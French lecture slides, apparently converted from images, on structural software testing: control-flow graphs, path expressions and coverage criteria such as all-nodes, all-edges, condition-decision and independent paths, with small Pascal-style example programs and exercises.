
- ◆ Soit le programme P4 suivant :

```
read(i);  
s := 0;  
while (i <= 3) do  
  begin  
    if a[i] > 0 then s := s + a[i];  
    i := i + 1;  
  end  
end;
```

- ◆ Etablir le graphe de flot de contrôle de ce programme
- ◆ Fournir l'expression des chemins


Graphe de flot de contrôle du programme P4

G4



$$G4 = ab [c (1 + d) eb]^* f$$

Problème des chemins non exécutables



- L'arc **g-h** n'est pas activable :

$2b < 2c$ donc $d < a$

- Le problème de la détection de chemin non exécutable est un problème indécidable dans le cas général


Méthodes de test structurel : couverture de *tous-les-nœuds*

◆ Taux de couverture :

$$\frac{\text{nb de nœuds couverts}}{\text{nb total de nœuds}}$$

Soit le programme P5 (somme avec erreur) :

```
function sum (x,y : integer) : integer;  
begin  
  if (x = 0) then sum := x  
  else sum := x + y  
end;
```




⇒ L'erreur est détectée par l'exécution du chemin [acd]

Limites du critère *tous-les-nœuds*

Soit le programme P6 (avec erreur) :

```
read(x);  
...  
if (x <> 0) then x := 1;  
...  
y := 1/x;
```



\Rightarrow Le critère tous-les-nœuds est satisfait par le chemin [abcd] sans que l'erreur ne soit détectée.

Méthodes de test structurel : couverture de *tous-les-arcs*

- ◆ Taux de couverture :

$$\frac{\text{nb des arcs couverts}}{\text{nb total des arcs}}$$


- ◆ La couverture de tous les arcs équivaut à la couverture de toutes les valeurs de vérité pour chaque nœud de décision.

⇒ Lorsque le critère *tous-les-arcs* est totalement réalisé, cela implique que le critère *tous-les-nœuds* est satisfait

Cas des conditionnelles composées (1)

◆ Exemple :


if $((a < 2) \text{ and } (b = a))$
then $x := 2 - a$
else $x := a - 2$



- ◆ Le jeu de test $DT1 = \{a=b=1\}$, $DT2 = \{a=b=3\}$
satisfait le critère *tous-les-arcs* sans couvrir toutes les
décisions possibles - ex. $DT3 = \{a=3, b=2\}$.

Cas des conditionnelles composées (2)

- ◆ Le graphe de flot de contrôle doit décomposer les conditionnelles :



Données de test :

- DT1 = $\{a=b=1\}$
- DT2 = $\{a=1, b=0\}$
- DT3 = $\{a=3, b=2\}$
- DT4 = $\{a=b=3\}$

Critère de couverture de *condition-décision multiple*

- ◆ Le critère de condition-décision multiple est satisfait si :
 - Le critère *tous-les-arcs* est satisfait
 - En plus, chaque sous-expression dans les conditions prend toutes les combinaisons de valeurs possibles
- Si A & B Then Nécessite :
 - ◆ A = B = vrai
 - ◆ A = B = faux
 - ◆ A = vrai, B = faux
 - ◆ A = faux, B = vrai
- Problème de la combinatoire lors d'expression logique complexe

Limites des critères *tous-les-arcs* et *condition-décision multiple*

- ◆ Il n'y a pas détection d'erreurs en cas de non-exécution d'une boucle


Soit le programme P7 (avec erreur) :

```
read(inf, sup);  
i := inf;  
sum := 0;
```

```
while (i <= sup) do  
begin  
sum := sum + a[i];  
i := i + 1;  
end;  
writeln (1/sum);
```

Limites des critères *tous-les-arcs* et *condition-décision multiple*

- ◆ Il n'y a pas détection d'erreurs en cas de non-exécution d'une boucle



La donnée de test DT1 :

DT1 = { a[1]=50, a[2]=60,
a[3]=80, inf=1, sup=3 }

couvre le *critère tous-les-arcs*

Problème non détecté par le critère
tous-les-arcs : si `inf > sup` erreur sur `1/sum`

Méthodes de test structurel : couverture de *tous-les-chemins-indépendants*

- ◆ Le critère *tous-les-chemins-indépendants* vise à parcourir tous les arcs dans chaque configuration possible (et non pas au moins une fois comme dans le critère *tous-les-arcs*)
- ◆ Lorsque le critère *tous-les-chemins-indépendants* est satisfait, cela implique :
 - le critère *tous-les-arcs* est satisfait,
 - le critère *tous-les-nœuds* est satisfait.
- ◆ Sur le programme P7, l'arc [c-e] est sensibilisé lorsque $i > sup$ à la fois dans le contexte $sum = 0$ (la boucle n'est pas activée) et $sum \neq 0$ (la boucle est activée)

Procédure : *tous-les-chemins-indépendants*

- ◆ 1 - Evaluer le nombre de décisions par analyse des conditionnelles
- ◆ 2 - Produire une DT couvrant le maximum de nœuds de décisions du graphe
- ◆ 3 - Produire la DT qui modifie la valeur de vérité de la première instruction de décision de la dernière DT calculée.

Recommencer l'étape 3 jusqu'à la couverture de toutes les décisions.


Critère *tous-les-chemins-indépendants* - Exemple

- ◆ Soit le programme P8 suivant :

```
function goodstring (var count : integer) :  
  boolean;  
var ch : char;  
begin  
  goodstring := false;  
  count := 0;  
  read(ch);  
  if ch = ' a ' then  
    begin  
      read(ch)
```



```
while (ch=' b ') or (ch=' c ') do  
  begin  
    count := count + 1;  
    read(ch);  
  end;  
  if ch = ' x ' then  
    goodstring = true;  
  end;  
end;
```

Critère *tous-les-chemins-indépendants* - Exemple




Couverture des chemins limites et intérieurs (1)

- ◆ Les chemins limites traversent la boucle mais ne l'itérent pas;
- ◆ Les chemins intérieurs itèrent la boucle une seule fois;



Couverture des chemins limites et intérieurs (2)



Chemins limites :

- [1,2,3,5,6]
- [1,2,4,5,6]

Chemins intérieurs :

- [1,2,3,5,2,3,5,6]
- [1,2,3,5,2,4,5,6]
- [1,2,4,5,2,3,5,6]
- [1,2,4,5,2,4,5,6]

Chemins intérieurs : exécute n fois la boucle

Méthodes de test structurel - Exercice

Soit le programme P3 suivant :

```
If  $n \leq 0$  then  $n := 1 - n$   
    end;
```


```
If n pair  
    then  $n := n / 2$   
    else  $n := 3 * n + 1$   
    end ;
```

```
Write(n);
```

◆ Calculer les DT suivant les critères :

- *tous-les-nœuds*,
- *tous-les-arcs*,
- *tous-les-chemins-indépendants*.

Méthodes de test structurel - Exercice



◆ Critères de test :

- *tous-les-nœuds*
 - » $n = 0, n = -1$
- *tous-les-arcs*
 - » $n = 2, n = -2$
- *tous-les-chemins-indépendants*
 - » $n = -1, n = -2, n = 1, n = 2$

Méthodes de test structurel - Exercice

- ◆ Soit le programme P9 suivant :

